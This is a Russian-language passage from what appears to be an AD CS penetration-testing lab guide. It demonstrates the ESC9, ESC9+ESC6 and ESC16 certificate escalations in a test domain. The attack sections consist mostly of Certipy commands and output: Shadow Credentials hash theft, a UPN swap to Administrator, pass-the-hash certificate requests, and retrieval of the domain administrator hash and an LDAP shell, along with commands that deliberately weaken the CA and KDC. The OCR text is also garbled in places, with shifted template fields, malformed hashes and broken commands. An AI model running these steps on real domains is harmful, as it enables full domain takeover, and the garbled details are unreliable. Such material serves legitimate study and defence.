[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\cnt-ca-subent\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy>EditFlags]

Old Value:
EditFlags REG_DWORD = 15014e (1376590)
EDITF_REQUESTEXTENSIONLIST -- 2
EDITF_DISABLEEXTENSIONLIST -- 4
EDITF_ADDOOLKEYUSAGE -- 8
EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
EDITF_ENABLEAIAKEYID -- 100 (256)
EDITF_FMRLENDEFALTSMTIME -- 10000 (65536)
EDITF_ATTRIBUTESUBJECTALTNAME2 -- 400000 (262144)
EDITF_ENABLECHASECLIENTTDC -- 100000 (1048576)

New Value:
EditFlags REG_DWORD = 14014e (1114446)
EDITF_REQUESTEXTENSIONLIST -- 2
EDITF_DISABLEEXTENSIONLIST -- 4
EDITF_ADDOOLKEYUSAGE -- 8
EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
EDITF_ENABLEAIAKEYID -- 100 (256)
EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
EDITF_ENABLECHASECLIENTTDC -- 100000 (1048576)
Certutil: -setreg command completed successfully.
The CertSvc service may need to be restarted for changes to take effect.
[PoSh] Start-Service certsvc -PassThru
Status Name DisplayName
---- -- -- -----
Running certsvc Active Directory Certificate Services
```

ESC9 – Доступен шаблон без расширения SID szOID_NTDS_CA_SECURITY_EXT

Эскалация ESC9 возможна, если доступен для запроса сертификата шаблон с выставленным флагом CT_FLAG_NO_SECURITY_EXTENSION, который отключает добавление в сертификаты, выпущенные по этому шаблону, SID-расширения безопасности szOID_NTDS_CA_SECURITY_EXT, если служба KDC на контроллере домена работает в режиме совместимости, который разрешает в PKINIT аутентификацию по UPN из SAN, при отсутствии в сертификате SID Security Extension szOID_NTDS_CA_SECURITY_EXT OID 1.3.6.1.4.1.311.25.2.

Режимы работы службы KDC, обработки SID-расширения сертификата и сопоставления предоставленного для аутентификации сертификата с именем пользователя, определяется параметром реестра на контроллере домена

HKLM\SYSTEM\CurrentControlSet\Services\Kdc\StrongCertificateBindingEnforcement:




Рисунок 31

<https://support.microsoft.com/en-us/topic/kb5014754-certificate-based-authentication-changes-on-windows-domain-controllers-ad2c23b0-15d8-4340-a468-4d4f3b188f16>

StrongCertificateBindingEnforcement	Режим работы	Описание	Примечание
0	отключено	Расширение сертификата SID Security Extension не обрабатывается	Нельзя включить после апреля 2023 года, неактуально в настоящее время
1	совместимость	Если расширение SID Security Extension отсутствует, используется UPN/SID из SAN для аутентификации в PKINIT	Настройка по-умолчанию после майского обновления 2022 года
2	включено	SID из SID Security Extension используется в приоритете перед UPN/SID из SAN при аутентификации в PKINIT	Настройка по-умолчанию после февральского обновления 2025, можно перейти в режим совместимости до сентября 2025

Таким образом, эскалации ESC9/16, для которых нужен режим совместимости работы KDC StrongCertificateBindingEnforcement=1 в теории становятся неактуальными после сентября 2025 года, но мы их тут приводим, т.к. практика может отличаться от теории. Есть вариант ESC9, который мы не будем рассматривать, т.к. для его эксплуатации нужен режим KDC StrongCertificateBindingEnforcement=0, что неактуально после 2023 года, потому что возможность перейти в такой режим работы сервиса KDC полностью отключена.

Для демонстрации эскалаций, связанных с SID-расширением безопасности в сертификатах и манипуляций с UPN SAN, будем использовать аккаунт `CONTOSO\userSAN`, доступный на запись пользователю `CONTOSO\user` под которым мы работаем.

Конфигурация уязвимого шаблона `_cnt_cert_esc9`

`_cnt_cert_esc9 Properties`

`_cnt_cert_esc9 Properties`

`_cnt_cert_esc9 Properties`

`msPKI-Enrollment-Flag = 0x80000 = 524288 (ESC9)`

`ADSI Edit`

`Name` `Class` `DistinguishedName`

- `CN=_cnt_cert_esc1` `pKICertificates` `CN=_cnt_cer`
- `CN=_cnt_cert_esc2` `pKICertificates` `CN=_cnt_cer`
- `CN=_cnt_cert_esc3` `pKICertificates` `CN=_cnt_cer`
- `CN=_cnt_cert_esc3_cra` `pKICertificates` `CN=_cnt_cer`
- `CN=_cnt_cert_esc3_user` `pKICertificates` `CN=_cnt_cer`
- `CN=_cnt_cert_esc4` `pKICertificates` `CN=_cnt_cer`
- `CN=_cnt_cert_esc4_esc1` `pKICertificates` `CN=_cnt_cer`
- `CN=_cnt_cert_esc9` `pKICertificates` `CN=_cnt_cer`

`CH=_cnt_cert_esc9 Properties`

`Attribute Editor` `Security`

`Attributes`

Attribute	Value
<code>cn</code>	<code>_cnt_cert_esc9</code>
<code>displayName</code>	<code>_cnt_cert_esc9</code>
<code>distinguishedName</code>	<code>CN=_cnt_cert_esc9,CN=Certificate Templates,dc=contoso,dc=lab</code>
<code>dsCorePropagationD...</code>	<code>01.09.2025 11:16:22 Novosibirsk Standard 1</code>
<code>flags</code>	<code>131642</code>
<code>instanceType</code>	<code>0x4 = (WRITE)</code>
<code>msPKI-Certificate-App...</code>	<code>1.3.6.1.5.5.7.3.2; 1.3.6.1.5.5.7.3.4; 1.3.6.1.4</code>
<code>msPKI-Certificate-Na...</code>	<code>-2113929216</code>
<code>msPKI-Cert-Template...</code>	<code>1.3.6.1.4.1.31121.8.1664513.6647191.10</code>
<code>msPKI-Enrollment-Flag</code>	<code>524288</code>

`Integer Attribute Editor`

`Attribute:` `msPKI-Enrollment-Flag`
`Value:` `524288`

`Certificate Templates`

`Template Name`: `_cnt_cert_esc9`

`Display Name`: `_cnt_cert_esc9`

`Certificate Authorities`: `cnt-ca-subent`

`Enabled`: `: True`

`Client Authentication`: `: True`

`Enrollment Agent`: `: False`

`Any Purpose`: `: False`

`Enrollee Supplies Subject`: `: False`

`Certificate Name Flag`: `: SubjectAltRequireUpn`

`Enrollment Flag`: `: AutoEnrollment`

`Private Key Flag`: `: ExportableKey`

`Extended Key Usage`: `: UseLegacyProvider`

`Requires Manager Approval`: `: Client Authentication`

`Requires Key Archival`: `: False`

`Authorized Signatures Required`: `: False`

`Schema Version`: `: 0`

`Validity Period`: `: 4`

`Renewal Period`: `: 5 years`

`Minimum RSA Key Length`: `: 6 weeks`

`Template Created`: `: 2025-09-01T04:03:43+00:00`

`Template Last Modified`: `: 2025-09-09T08:58:44+00:00`

`Permissions`

`Enrollment Permissions`

`Enrollment Rights`: `: CONTOSO.LAB\Domain Users`

`Object Control Permissions`

`Write Property Enroll`: `: CONTOSO.LAB\Domain Users`

`[+] User Enrollable Principals`: `: CONTOSO.LAB\Domain Users`

`[!] Vulnerabilities`: `: Template has no security extension.`

`[+] Remarks`: `: Other prerequisites may be required for this to be exploitable. See the wiki for more details.`

`ESC9`: `: Other prerequisites may be required for this to be exploitable. See the wiki for more details.`

`ESC9`: `: Other prerequisites may be required for this to be exploitable. See the wiki for more details.`


```
pt@cnt-pt-1:~/wrk/pkiLab/esc9
$ certipy-ad find -u 'user@contoso.lab' -p 'password' -target cnt-adc-1.contoso.lab -stdout -enabled -vulnerable -hide-admin
```

Рисунок 32

Включаем режим совместимости StrongCertificateBindingEnforcement=1 на контроллере домена

```
New-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Kdc" `  
    -Name "StrongCertificateBindingEnforcement" `  
    -Value "2" `  
    -PropertyType DWord  
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Kdc" `  
    -Name "StrongCertificateBindingEnforcement" `  
    -Value "1" `  
    -PassThru  
Get-ItemPropertyValue -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Kdc" `  
    -Name "StrongCertificateBindingEnforcement"  
Restart-Service kdc -PassThru
```

```
Administrator: Windows PowerShell  
PS C:\> New-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Kdc" `  
    >> -Name "StrongCertificateBindingEnforcement" `  
    >> -Value "2" `  
    >> -PropertyType DWord  
  
StrongCertificateBindingEnforcement : 2  
PSPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc  
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services  
PSChildName : Kdc  
PSDrive : HKLM  
PSProvider : Microsoft.PowerShell.Core\Registry  
  
PS C:\> Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Kdc" `  
    >> -Name "StrongCertificateBindingEnforcement" `  
    >> -Value "1" `  
    >> -PassThru  
  
StrongCertificateBindingEnforcement : 1  
PSPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc  
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services  
PSChildName : Kdc  
PSDrive : HKLM  
PSProvider : Microsoft.PowerShell.Core\Registry  
  
PS C:\> Get-ItemPropertyValue -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Kdc" `  
    >> -Name "StrongCertificateBindingEnforcement"  
1  
PS C:\>
```



Name	Type	Data
(Default)	REG_SZ	(value not set)
DependOnService	REG_MULTI_SZ	RpcSs Afd NTDS
Description	REG_SZ	@%SystemRoot%\System32\kdcsvc.dll,-2
DisplayName	REG_SZ	@%SystemRoot%\System32\kdcsvc.dll,-1
ErrorControl	REG_DWORD	0x00000001 (1)
Group	REG_SZ	MS_WindowsRemoteValidation
ImagePath	REG_EXPAND_SZ	%SystemRoot%\System32\lsass.exe
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
StrongCertificateBindingEnforcement	REG_DWORD	0x00000001 (1)
Type	REG_DWORD	0x00000020 (32)

```
PS C:\> Restart-Service kdc -PassThru  
  
Status Name DisplayName  
----- -- --  
Running kdc Kerberos Key Distribution Center
```

Пример эксплуатации ESC9 в режиме совместимости StrongCertificateBindingEnforcement=1:

Получаем хэш аккаунта userSAN , пароль которого мы не знаем, но есть права GenericWrite на него и можем получить хэш через Shadow Credentials и возможность PtH-аутентификации под этим аккаунтом

```
certipy-ad shadow auto -u user@contoso.lab -p password -account usersan
```

```
[pt@cnt-pt-1]~/_/wrk/pkilab/esc9
$ certipy-ad shadow auto -u user@contoso.lab -p 'password' -account usersan
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Targeting user 'userSAN'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'fc50b88080814544a822974671c2154a'
[*] Adding Key Credential with device ID 'fc50b88080814544a822974671c2154a' to the Key Credentials for 'userSAN'
[*] Successfully added Key Credential with device ID 'fc50b88080814544a822974671c2154a' to the Key Credentials for 'userSAN'
[*] Authenticating userSAN with the certificate
[*] Certificate identities:
    [*] No identities found in this certificate
[*] Using principal: 'usersan@contoso.lab'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'usersan.ccache'
[*] Wrote credential cache to 'usersan.ccache'
[*] Trying to retrieve NT hash for 'usersan'
[*] Restoring the old Key Credentials for 'userSAN'
[*] Successfully restored the old Key Credentials for 'userSAN'
[*] NT hash for 'userSAN': 8846f7eae8fb117ad06bdd830b7586c


[pt@cnt-pt-1]~/_/wrk/pkilab/esc9
$ ls
usersan.ccache
```

Добавляем к аккаунту usersan UPN Administrator

```
certipy-ad account update -u 'user@contoso.lab' -p 'password' \
    -user 'usersan' \
    -upn Administrator
```

```
[pt@cnt-pt-1]~/_/wrk/pkilab/esc9
$ certipy-ad account update -u 'user@contoso.lab' -p 'password' -user 'usersan' -upn Administrator
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'userSAN':
    userPrincipalName : Administrator
[*] Successfully updated 'userSAN'
```



Запрашиваем сертификат от имени пользователя userSAN, на имя Administrator, которое прописано в UPN, по уязвимому шаблону cnt cert esc9, аутентифицировавшись через PtH


```
certipy-ad req -u 'usersan@contoso.lab' \
    -hashes '8846f7eae8fb117ad06bdd830b7586c' \
    -target 'cnt-pki-1.contoso.lab' \
    -ca 'cnt-ca-subent' \
    -template 'cnt cert esc9'
```

```
[pt@cnt-pt-1]~/_/wrk/pkilab/esc9
$ certipy-ad req -u 'usersan@contoso.lab' \
    -hashes '8846f7eae8fb117ad06bdd830b7586c' \
    -target 'cnt-pki-1.contoso.lab' \
    -ca 'cnt-ca-subent' \
    -template 'cnt cert esc9'

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 85
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'

[pt@cnt-pt-1]~/_/wrk/pkilab/esc9
$ ls
administrator.pfx usersan.ccache
```



Возвращаем оригинальный UPN аккаунту userSAN (без этого шага аутентификация по сертификату с UPN Administrator не сработает)

```
certipy-ad account update -u user@contoso.lab -p password \
    -user usersan \
    -upn usersan@contoso.lab
```

```
[pt@cnt-pt-1:~/wrk/pkilab/esc9] $ certipy-ad account update -u user@contoso.lab -p password -user usersan -upn usersan@contoso.lab
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'userSAN':
    userPrincipalName           : usersan@contoso.lab
[*] Successfully updated 'userSAN'
```

Успешно подключаемся к контроллеру по сертификату Administrator

```
certipy-ad auth -pfx administrator.pfx \
    -username Administrator \
    -domain 'contoso.lab' \
    -dc-ip 192.168.250.250
```

```
[pt@cnt-pt-1:~/wrk/pkilab/esc9] $ certipy-ad auth -pfx administrator.pfx -username Administrator -domain 'contoso.lab' -dc-ip 192.168.250.250
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'Administrator'
[*] Using principal: 'administrator@contoso.lab'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Saving credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@contoso.lab': aad3b435b51404eeaa3b435b51404e:ca8fc6946f18d66f0262d4a3aa214f4f

[pt@cnt-pt-1:~/wrk/pkilab/esc9] $ certipy-ad auth -pfx administrator.pfx -username Administrator -domain 'contoso.lab' -dc-ip 192.168.250.250 -ldap-shell
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'Administrator'
[*] Connecting to 'ldaps://192.168.250.250:636'
[*] Authenticated to '192.168.250.250' as: 'u:CONTOSO\Administrator'
Type help for list of commands

# whami
u:CONTOSO\Administrator
#
```

Если выключить режим совместимости StrongCertificateBindingEnforcement 1=>2 на контроллере, то аутентифицироваться с таким сертификатом не получится

```
PS C:\Users\Administrator> Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Kdc" \
    >> -Name "StrongCertificateBindingEnforcement" \
    >> -Value "2" \
    >> -PassThru

StrongCertificateBindingEnforcement : 2
PSPath                           : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Se
PSParentPath                      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Se
PSChildName                      : Kdc
PSDrive                          : HKLM
PSProvider                        : Microsoft.PowerShell.Core\Registry

PS C:\Users\Administrator> Restart-Service Kdc -PassThru

Status   Name          DisplayName
-----  --           --
Running  Kdc          Kerberos Key Distribution Center

[pt@cnt-pt-1:~/wrk/pkilab/esc9] $ certipy-ad auth -pfx administrator.pfx -username Administrator -domain 'contoso.lab' -dc-ip 192.168.250.250
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'Administrator'
[*] Using principal: 'administrator@contoso.lab'
[*] Trying to get TGT...
[-] Object SID mismatch between certificate and user 'administrator'
[-] See the wiki for more information
```

Уязвимый к ESC9 шаблон открывает возможность использования уязвимости CA ESC6, даже если KDC работает в режиме StrongCertificateBindingEnforcement = 2, поэтому такие шаблоны и настройки CA недопустимы.

Пример эксплуатации ESC9+ESC6:

```
Certificate Authorities
  0
    CA Name : cnt-ca-subent
    DNS Name : cnt-pki-1.contoso.lab
    Certificate Subject : CN=cnt-ca-subent, DC=contoso, DC=lab
    Certificate Serial Number : 40000000000000000000000000000002
    Certificate Validity Start : 2025-08-25 07:52:18+00:00
    Certificate Validity End : 2035-08-25 04:02:10+00:00
    Web Enrollment
      HTTP Enabled : True
      HTTPS Enabled : True
      Channel Binding (CFBA) User Specified SAN : Enabled
      Request Disposition : Issue
      Encrypt/Decryption for Requests : Enabled
      Active Policy : CertificateAuthority_MicrosoftDefault.Policy
      Permissions
        Access Rights : CONTOSO.LAB\Authenticated_Users
        [+] Vulnerabilities
          ESC6 : Enrollee can specify SAN.
          ESC8 : Web Enrollment is enabled over HTTP and HTTPS, and Channel Binding is disabled.
        [-] Remarks
          ESC6 : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
```

Рисунок 33

```
Certificate Templates
  0
    Template Name : _cnt_cert_esc9
    Display Name : _cnt_cert_esc9
    Certificate Authorities : cnt-ca-subent
    [+] Client Authentication : True
    Enrollment Agent : False
    Any Purpose : False
    Enrollee Allows Subject : SubjectAltRequireUpn
    Certificate Name Flag : SubjectRequireDirectoryPath
    Enrollment Flag : NoSecurityExtension
    Private Key Flag : ExportableKey
    UseLegacyProvider : False
    Extended Key Usage : Client Authentication
    Requires Manager Approval : False
    Requires Key Archival : False
    Authorized Signatures Required : 0
    Security Period : 5 years
    Validity Period : 5 years
    Renewal Period : 6 weeks
    Max Certificate Length : 256
    Template Created : 2025-09-01T04:01:43+00:00
    Template Last Modified : 2025-09-09T08:58:44+00:00
    Permissions
      Enrollment Rights : CONTOSO-LAB\Domain Users
      Object Control Permissions : CONTOSO-LAB\Domain Users
      Write Protection: Enroll : CONTOSO-LAB\Domain Users
      [+] Vulnerabilities
        ESC9 : Template has no security extension.
      [-] Remarks
        ESC6 : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
```

Рисунок 34

Запрашиваем сертификат с UPN Administrator по уязвимому к ESC9 шаблону на CA с ESC6


```
certipy-ad req -u 'user@contoso.lab' -p 'password' \
  -target 'cnt-pki-1.contoso.lab' \
  -ca 'cnt-ca-subent' \
  -template '_cnt_cert_esc9' \
  -upn 'administrator@contoso.lab' \
  -sid 'S-1-5-21-4240677063-2458479951-783602691-500'
```

```
[pt@cnt-pt-1]# ~/wkr/pkilab/esc96
$ certipy-ad req -u 'user@contoso.lab' -p 'password' \
  -target 'cnt-pki-1.contoso.lab' \
  -ca 'cnt-ca-subent' \
  -template '_cnt_cert_esc9' \
  -upn 'administrator@contoso.lab' \
  -sid 'S-1-5-21-4240677063-2458479951-783602691-500'

Certipy v5.0.3 - by Oliver Lyak (ly4k)
```

```
[*] Requesting certificate via RPC
[*] Request ID is 66
[*] Successfully requested certificate
[*] Got certificate with UPN administrator@contoso.lab
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

```
[*] administrator.pfx
```



Успешно подключаемся к контроллеру по сертификату

```
[pt@cnt-pt-1]# ~/wkr/pkilab/esc96
$ certipy-ad auth -u 'Administrator' \
  -p 'password' \
  -domain 'contoso.lab' \
  -dc-ip 192.168.250.250

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   Subject: 'Administrator@contoso.lab'
[*]   SAM Account Name: 'Administrator'
[*]   Using principal: 'administrator@contoso.lab'
[*]   Got ticket to get TGT ...
[*] Got TGT
[*] Saving credential cache to 'administrator.cache'
[*] Trying to retrieve NT hash for 'Administrator'
[*] Got hash for 'Administrator@contoso.lab': aed03a35b51404eeaaad30435b51404ee:c20fc0946f1800ff8202d4a3aa21af4f

[pt@cnt-pt-1]# ~/wkr/pkilab/esc96
$ certipy-ad auth -u 'Administrator' -username Administrator -domain 'contoso.lab' -dc-ip 192.168.250.250 -ldap-shell

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   Subject: 'Administrator@contoso.lab'
[*]   SAM Account Name: 'Administrator'
[*]   Using principal: 'Administrator@contoso.lab'
[*]   Connecting to 'ldaps://192.168.250.250:636'
[*] Connected to 'ldaps://192.168.250.250' as: 'Administrator@contoso.lab'
Type help for list of commands

whoami
Administrator@contoso.lab
```

ESC16 – Конфигурация СА с глобально отключённой поддержкой SID-расширения

Эскалация ESC16 аналогична ESC9 по методике использования и возможна, если на СА глобально отключена поддержка SID Security Extension szOID_NTDS_CA_SECURITY_EXT OID 1.3.6.1.4.1.311.25.2. В этом случае потенциально уязвимым становится любой шаблон, доступный на СА, поэтому такая настройка недопустима. Так же очень опасной будет комбинация настроек СА ESC6+ESC16, которая позволит добавить привилегированный SAN в сертификат, запрошенный по любому шаблону клиентской аутентификации и полностью скомпрометировать домен даже в полностью обновлённой системе.

Включение небезопасной настройки ESC16 на СА:

```
Stop-Service certsvc -PassThru
certutil -setreg policy\DisableExtensionList +1.3.6.1.4.1.311.25.2
Start-Service certsvc -PassThru
certutil -getreg policy\DisableExtensionList

[PosH] Stop-Service CertSvc -PassThru
Status Name DisplayName
---- -- -- -----
Stopped CertSvc Active Directory Certificate Services

[PosH] certutil -setreg policy\DisableExtensionList +1.3.6.1.4.1.311.25.2
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\cnt-ca-subent\PolicyModules\CertificateAuthorit
y_MicrosoftDefault.Policy\DisableExtensionList:

Old Value:
DisableExtensionList REG_MULTI_SZ = 

New Value:
DisableExtensionList REG_MULTI_SZ =
0: 1.3.6.1.4.1.311.25.2
Certutil: -setreg command completed successfully.
The CertSvc service may need to be restarted for changes to take effect.
[PosH] Start-Service CertSvc -Passthru
Status Name DisplayName
---- -- -- -----
Running CertSvc Active Directory Certificate Services

[PosH] certutil -getreg policy\DisableExtensionList
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\cnt-ca-subent\PolicyModules\CertificateAuthorit
y_MicrosoftDefault.Policy\DisableExtensionList:

DisableExtensionList REG MULTI SZ =
0: 1.3.6.1.4.1.311.25.2
Certutil: -getreg command completed successfully.
[PosH] hostname
ent-pki-1
```

```
Certificate Authorities
0
CA Name : cnt-ca-subent
DNS Name : cnt-pki-1.contoso.lab
Certificate Subject : CN=cnt-ca-subent, DC=contoso, DC=lab
Certificate Serial Number : 6000000002A00000000000000000002
Certificate Validity Start : 2025-08-25 03:52:10+00:00
Certificate Validity End : 2035-08-25 04:02:10+00:00
Web Enrollment
HTTP
Enabled : True
HTTPS
Enabled : True
Channel Binding (EPA)
User Specified SAN : Disabled
Request Revocation
Request Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Disabled Extensions : 1.3.6.1.4.1.311.25.2
Permissions
Access Rights
Enroll : CONTOSO.LAB\Authenticated Users
[*] Vulnerabilities
ESC8 : Web Enrollment is enabled over HTTP and HTTPS, and Channel Binding is disabled.
ESC9 : Security Extension is disabled.
[*] Remarks
ESC16 : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates
[*] Could not find any certificate templates

[pt@cnt-pt-1:~/wrk/pkilab/esc16]$ certipy-ad find -u "user@contoso.lab" -p "password" -target cnt-adc-1.contoso.lab -stdout -enabled -vulnerable -hide-admin
```

Рисунок 35

Пример эксплуатации ESC16 в режиме работы KDC StrongCertificateBindingEnforcement=1:

```
Получаем хэш аккаунта userSAN для PtH-аутентификации под ним
certipy-ad shadow auto -u user@contoso.lab -p password -account usersan

[pt@cnt-pt-1:~/wrk/pkilab/esc16]$ certipy-ad shadow auto -u user@contoso.lab -p password -account usersan
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Targeting user 'userSAN'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'e64025cc78144aacad0b78bbaf3aae97'
[*] Adding Key Credential with device ID 'e64025cc78144aacad0b78bbaf3aae97' to the Key Credentials for 'userSAN'
[*] Successfully added Key Credential with device ID 'e64025cc78144aacad0b78bbaf3aae97' to the Key Credentials for 'userSAN'
[*] Authenticating as 'userSAN' with the certificate
[*] Certificate identities:
[*]   No identities found in this certificate
[*] Using principal: 'usersan@contoso.lab'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'usersan.ccache'
[*] Wrote credential cache to 'usersan.ccache'
[*] Trying to retrieve NT hash for 'usersan'
[*] Restoring the old Key Credentials for 'userSAN'
[*] Successfully restored the old Key Credentials for 'userSAN'
[*] NT hash for 'userSAN' : 8846f7aeef8fb117ad06bdd830b7586c
```

Добавляем к аккаунту userSAN UPN Administrator

```
certipy-ad account update -u 'user@contoso.lab' -p 'password' \
    -user 'usersan' \
    -upn Administrator
```

```
[pt@cnt-pt-1]~/wrk/pkilab/esc16]$ certipy-ad account update -u 'user@contoso.lab' -p 'password' \
    -user 'usersan' \
    -upn Administrator

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'userSAN':
    userPrincipalName : Administrator
[*] Successfully updated 'userSAN'
```

